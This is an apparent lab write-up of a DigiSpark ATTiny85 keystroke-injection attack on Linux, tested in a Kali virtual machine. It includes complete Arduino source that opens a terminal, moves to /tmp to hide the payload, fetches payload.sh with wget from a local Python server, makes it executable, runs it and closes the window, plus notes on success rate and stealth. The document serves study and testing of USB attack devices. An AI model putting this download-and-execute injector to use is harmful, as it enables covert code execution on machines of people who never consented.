DownloadExecuteScriptLinux

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

This DigiSpark script's purpose is to open up a terminal in Linux when plugged into the computer to and type commands to download a script from an external server and then change the permissions to run it, ending with shirnking the terminal window.


Since this testing Kali Linux virtual machine is an isolated environment, the payload script was tested and served locally using the local host address. The payload was written in vim.




The Python http server functionality was used to serve payload.sh.



After plugging in the DigiSpark ATTiny85, this is the resulting terminal window.



Looking back to the Python server terminal, the request for the payload script is noted.



The script itself uses DigiKeyboard commands with delays in-between to allow for the system to run the previous lines. Note that there is nothing in the loop section, since this script only needs to run once.

DownloadExecuteScriptLinux.ino

```
#include "DigiKeyboard.h"

void setup() {
  // Wait for the machine to detect the DigiSpark, then send a wake-up signal
  DigiKeyboard.delay(1000);
  DigiKeyboard.sendKeyStroke(0);
  DigiKeyboard.delay(3000);

  // Allow for full keyboard acesss, then open a terminal
  DigiKeyboard.sendKeyStroke(MOD_CONTROL_RIGHT);
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_T, MOD_CONTROL_LEFT | MOD_ALT_LEFT);
  DigiKeyboard.delay(1500);

  // Change directories to the /tmp directory to hide the payload script
  DigiKeyboard.print("cd /tmp");
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(500);

  // Download the payload script from the server
  DigiKeyboard.print("wget -q http://0.0.0.0:8000/payload.sh");
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(1000);
```

```
  // Make the payload.sh script executable
  DigiKeyboard.print("chmod +x payload.sh");
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(500);

  // Execute the payload.sh script
  DigiKeyboard.print("./payload.sh");
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(500);

  // Attempt to close the terminal window
  DigiKeyboard.sendKeyStroke(KEY_Q, MOD_CONTROL_LEFT | MOD_SHIFT_LEFT);
}

void loop() {
}
```

Across 7 test runs from a snapshot of Kali with the payload.sh made and the Python server open in VirtualBox, this payload was successful 5 times. The flaw that led to the unsuccessful attempts was some of the processes taking longer than other times. This even came after some of the gaps had wait times of multiple seconds, decreasing the stealthiness of the attack.